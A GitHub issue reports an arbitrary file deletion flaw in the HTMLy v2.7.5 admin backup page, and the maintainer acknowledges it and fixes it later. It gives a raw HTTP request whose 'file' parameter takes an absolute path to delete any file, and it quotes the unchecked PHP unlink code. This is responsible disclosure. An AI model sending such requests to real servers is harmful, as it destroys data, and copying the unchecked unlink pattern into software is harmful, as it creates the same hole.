New issue

Jump to bottom

Arbitrary file deletion vulnerability was found in v2.7.5 #412

Closed whiskey-jj opened this issue on Jul 2, 2020 · 2 comments


whiskey-jj commented on Jul 2, 2020

Vulnerability description

Arbitrary file deletion vulnerability was found in v2.7.5.Hackers need administrator rights and they can use any absolute directory to delete any file in the server.

Steps to reproduce the problem

Using GitHub source code to build the local environment.
PHP7.3 Apache2.4 Windows10


Admin Posts Mine Draft Add content Categories Edit profile Import Backup Config Clear cache Update Logout
Home
Search
Search
HTMLy
Just another HTMLy blog

Congrats! You have the latest version of HTMLy

Release Title: **XSS vulnerabilities fix, Composer update, i18n feature**

Installed Version: **v2.7.5**


Release Notes:

What's new:

- XSS vulnerabilities fix (ec1cf1d). Report: CVE-2019-8349
- Composer update (e526552)
- i18n feature (4fde479)
- Using schema.org for breadcrumb
- Format date
- Various themes fix
- And more.

Read on Github.

Enter the backup page.Create a backup and delete it. At the same time, use burpsuite to capture the package.



Backup content - HTMLy
This page doesn't exist! - HT
我的密码
127.0.0.1/htmly-master/admin/backup
90%
Admin Posts Mine Draft Add content Categories Edit profile Import Backup Config Clear cache Update Logout
Home
Search
Search
HTMLy
Just another HTMLy blog
Create backup

Your backups

Filename	Date	Operations
htmly_2020-07-03-03-58-47.zip	Fri, 03 July 2020, 03:58:47	Download Delete


(c) Your name.
Proudly powered by HTMLy

Enter the absolute path of the file you want to delete here.
The relative path is OK



```
GET
/htmly-master/admin/backup?file=C:\Users\whiskey\Desktop\linux\sources.list.d\test.txt&submit=Del
ete HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/htmly-master/admin/backup
Cookie: Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1592666948,1592892329,1593081178;
Hm_lvt_7b43330a4da4a6f4353e553988ee8a62=1593183843;
PHPSESSID=248pvofgdaf78uhfi0ha9grqou
Upgrade-Insecure-Requests: 1
```

The file has been deleted.



```
GET
/htmly-master/admin/backup?file=C:\Users\whiskey\Desktop\linux\sources.list.d\test.txt&submit=Del
ete HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/htmly-master/admin/backup
Cookie: Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1592666948,1592892329,1593081178;
Hm_lvt_7b43330a4da4a6f4353e553988ee8a62=1593183843;
PHPSESSID=248pvofgdaf78uhfi0ha9grqou
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 02 Jul 2020 20:56:19 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotat
X-Powered-By: PHP/7.3.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4028
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8" />
```

I think there's something wrong with the code here.
\system\admin\views\backup-start.html.php

```
<?php
if (login()) {
    if (isset($_GET['file'])) {
        $file = _h($_GET['file']);

        if (!empty($file)) {
            unlink($file);
        }

    }
}
?>
```

It does not control the path entered by the user, nor does it detect whether the file belongs to backup

danpros commented on Jul 3, 2020 Owner

Hello,

Thanks for reporting this, yes we need to limit it to the backup folder. But at least at the moment we need the administrator permission to do that so is relativity safe.

You can creating pull request to improve those code.

danpros commented on Jan 22, 2021 Owner

I am limiting the unlink to backup folder. `2b147eb`

It should fixed the problems.

Thanks,

danpros closed this as completed on Jan 22, 2021

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants